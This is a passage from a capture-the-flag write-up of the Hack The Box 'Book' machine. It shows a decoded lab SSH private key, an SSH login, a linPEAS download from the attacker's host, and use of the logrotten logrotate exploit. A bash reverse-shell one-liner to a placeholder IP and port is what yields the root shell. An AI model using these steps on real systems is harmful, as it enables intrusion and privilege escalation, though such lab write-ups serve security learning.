UlWM0MwMXJ1eFZCT1Y3aXZVWXJSa3hSL3U1UWJTM1d4T25LMEZZamxTN1VVQWM0cjB6TWZXVDlUTgpua2VhZjlvYllLc3JPUlZ1S0tWTkZ6cldlWGNWeCtvRzNOaXNTQUJJcHJoRGZLVVNiSHpMSV
I0PQotLS0tLUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQo=" | base64 -d
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2JJQsccK6fE05OWbVGOuKZdf0FyicoUrrm821nHygmLgWSpJ
G8m6UNZyRGj77eeYGe/7YIQYPATNLSOpQIue3knhDiEsfR99rMg7FRnVCpiHPpJ0
WxtCK0VlQUwxZ6953D16uxlRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80NdjUCl/0
ePV8RKoYVWuVRb4nFG1Es0bOj29lu64yWd/j3xWXHgpaJciHKxeNlr8×6NgbPv4s
7WaZQ4cjd+yzpOCJw9J91Vi33gv6+KCIzr+TEfzI82+hLW1UGx/13fh20cZXA6PK
75I5d5Holg7ME40BU06Eq0E3EOY6whCPlzndVwIDAQABAoIBAQCs+kh7hihAbIi7
3mxvPeKok6BSsvqJD7aw72FUbNSusbzRWwXjrP8ke/Pukg/OmDETXmtgToFwxsD+
McKIrDvq/gVEnNiE47ckXxVZqDVR7jvvjVhkQGRcXWQfgHThhPWHJI+3iuQRwzUI
tIGcAaz3dTODgDO04Qc33+U9WeowqpOaqg9rWn00vgzOIjDgeGnbzr9ERdiuX6WJ
jhPHFI7usIxmgX8Q2/nx3LSUNeZ2vHK5PMxiyJSQLiCbTBI/DurhMelbFX50/owz
7Qd2hMSr7qJVdfCQjkmE3x/L37YQEnQph6lcPzvVGOEGQzkuu4ljFkYz6sZ8GMx6
GZYD7sW5AoGBAO89fhOZC8osdYwOAISAk1vjmW9ZSPLYsmTmk3A7jOwke0o8/4FL
E2vk2W5a9R6N5bEb9yvSt378snyrZGWpaIOWJADu+9xpZScZZ9imHHZiPlSNbc8/
ciqzwDZfSg5QLoe8CV/7sL2nKBRYBQVL6D8SBRPTIR+J/wHRtKt5PkxjAoGBAOe+
SRM/Abh5xub6zThrkIRnFgcYEf5CmVJX9IgPnwgWPHGcwUjKEH5pwpei6Sv8et7l
skGl3dh4M/2Tgl/gYPwUKI4ori5OMRWykGANbLAt+Diz9mA3FQIi26ickgD2fv+V
o5GVjWTOlfEj74k8hC6GjzWHna0pSlBEiAEF6Xt9AoGAZCDjdIZYhdxHsj9l/g7m
Hc5LOGww+NqzB0HtsUprN6YpJ7AR6+YlEcItMl/FOW2AFbkzoNbHT9GpTj5ZfacC
hBhBp1ZeeShvWobqjKUxQmbp2W975wKR4MdsihUlpInwf4S2k8J+fVHJl4IjT80u
Pb9n+p0hvtZ9sSA4so/DACsCgYEA1y1ERO6X9mZ8XTQ7IUwfIBFnzqZ27pOAMYkh
sMRwcd3TudpHTgLxVa91076cqw8AN78nyPTuDHVwMN+qisOYyfcdwQHc2XoY8YCf
tdBBP0Uv2dafya7bfuRG+USH/QTj3wVen2sxoox/hSxM2iyqv1iJ2LZXndVc/zLi
5bBLnzECgYEAlLiYGzP92qdmlKLLWS7nPM0YzhbN9q0qC3ztk/+1v8pjj162pnlW
y1K/LbqIV3C01ruxVBOV7ivUYrRkxR/u5QbS3WxOnK0FYjlS7UUAc4r0zMfWT9TN
nkeaf9obYKsrORVuKKVNFzrWeXcVx+oG3NisSABIprhDfKUSbHzLIR4=
-----END RSA PRIVATE KEY-----
driggzzzz@kali:~/Desktop/HTB/Book$
```

I could then pipe the output to base64 -d to get a properly formatted SSH key for reader and authenticate via SSH.

```
driggzzzz@kali:~/Desktop/HTB/Book$ ssh -i id_rsa reader@book.htb
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jul  9 11:42:39 UTC 2020

  System load:  0.0               Processes:           142
  Usage of /:   26.6% of 19.56GB  Users logged in:      0
  Memory usage: 22%               IP address for ens33: 10.10.10.176
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

114 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jan 29 13:03:06 2020 from 10.10.14.3
reader@book:~$ whoami; hostname
reader
book
reader@book:~$
```

Privilege Escalation

I downloaded linPEAS (a very comprehensive enumeration script) to the target system and ran it, outputting an interesting section regarding logrotate and an exploit for it – logrotten against the access.log files in /home/reader/backups.


```
reader@book:~/backups$ cd /tmp
reader@book:/tmp$ wget http://10.10.14.8/PEAS/linPEAS/linpeas.sh
--2020-07-09 11:46:29--  http://10.10.14.8/PEAS/linPEAS/linpeas.sh
Connecting to 10.10.14.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 161009 (157K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[===================================================================>] 157.24K  --.-KB/s    in 0.06s

2020-07-09 11:46:29 (2.58 MB/s) - 'linpeas.sh' saved [161009/161009]

reader@book:/tmp$ ./linpeas.sh > driggzzzz.txt
-bash: ./linpeas.sh: Permission denied
reader@book:/tmp$ chmod +x linpeas.sh
reader@book:/tmp$ ./linpeas.sh > driggzzzz.txt
```

```
[+] Writable log files (logrotten)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#logrotate-exploitation
Writable: /home/reader/backups/access.log.1
Writable: /home/reader/backups/access.log
```

Details on exploiting logrotten can be found here:

https://github.com/whotwagner/logrotten


I compiled logrotten.c as logrotten and downloaded it on the target system.



Afterwards I moved the file to /tmp and made sure that it could be executed by using chmod +x. I also created a script which I called “driggzzzz”, also using chmod +x to make it executable, the scripts contents were:

```
bash -i >& /dev/tcp/IPADDRESS/PORT 0>&1
```

I then set up a listener, executed logrotten, calling this script and the access.log files in readers home directory. To trigger the log rotate I wrote to the access.log file. This successfully granted me a reverse connection as the root account.



The connection to the root account wasn't very stable and cut out quite quickly, though persistence could be gained by reading the root account SSH private key.